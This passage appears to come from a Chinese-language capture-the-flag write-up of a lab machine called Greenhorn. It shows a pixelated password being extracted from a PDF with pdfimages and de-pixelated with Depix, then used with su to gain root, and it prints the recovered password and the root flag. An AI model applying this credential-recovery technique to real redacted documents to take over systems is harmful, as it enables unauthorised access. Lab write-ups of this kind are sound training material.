
```
  --help          : print usage information
  -?              : print usage information

┌──(root㉿kali)-[/home/kali/Desktop]
└─# pdfimages -png OpenVAS.pdf output.png

┌──(root㉿kali)-[/home/kali/Desktop]
└─# ls
OpenVAS.pdf  output.png-000.png  sh.zip  tool  Using  venv

┌──(root㉿kali)-[/home/kali/Desktop]
└─# 
```

使用`Depix`工具將像素恢復純文字
Depix githib : https://github.com/spipm/Depix

參考範例：


```
python3 depix.py -p ../output.png-000.png -s
images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o
../output2.png
```

最多只能解這樣。。。


Kali Linux 2023
一次性模式
10.10.14.5
6:14
output2.png - 影像檢視器 [2/2]
檔案(F) 編輯(E) 檢視(V) 前往(G) 幫助(H)
output2.png 420 x 15 2.6 kB 214.4%


side from side The other side side from side The other side

慢慢輸入密碼：`sidefromsidetheothersidesidefromsidetheotherside`
快眼瞎了～



```
junior@greenhorn:~$ su root
Password:
root@greenhorn:/home/junior# id
uid=0(root) gid=0(root) groups=0(root)
root@greenhorn:/home/junior# whoami
root
root@greenhorn:/home/junior# 
```

root flag



```
root@greenhorn:~# ls
cleanup.sh  restart.sh  root.txt
root@greenhorn:~# cat root.txt
781d33812280a007abfa3c08cc779557
root@greenhorn:~#
```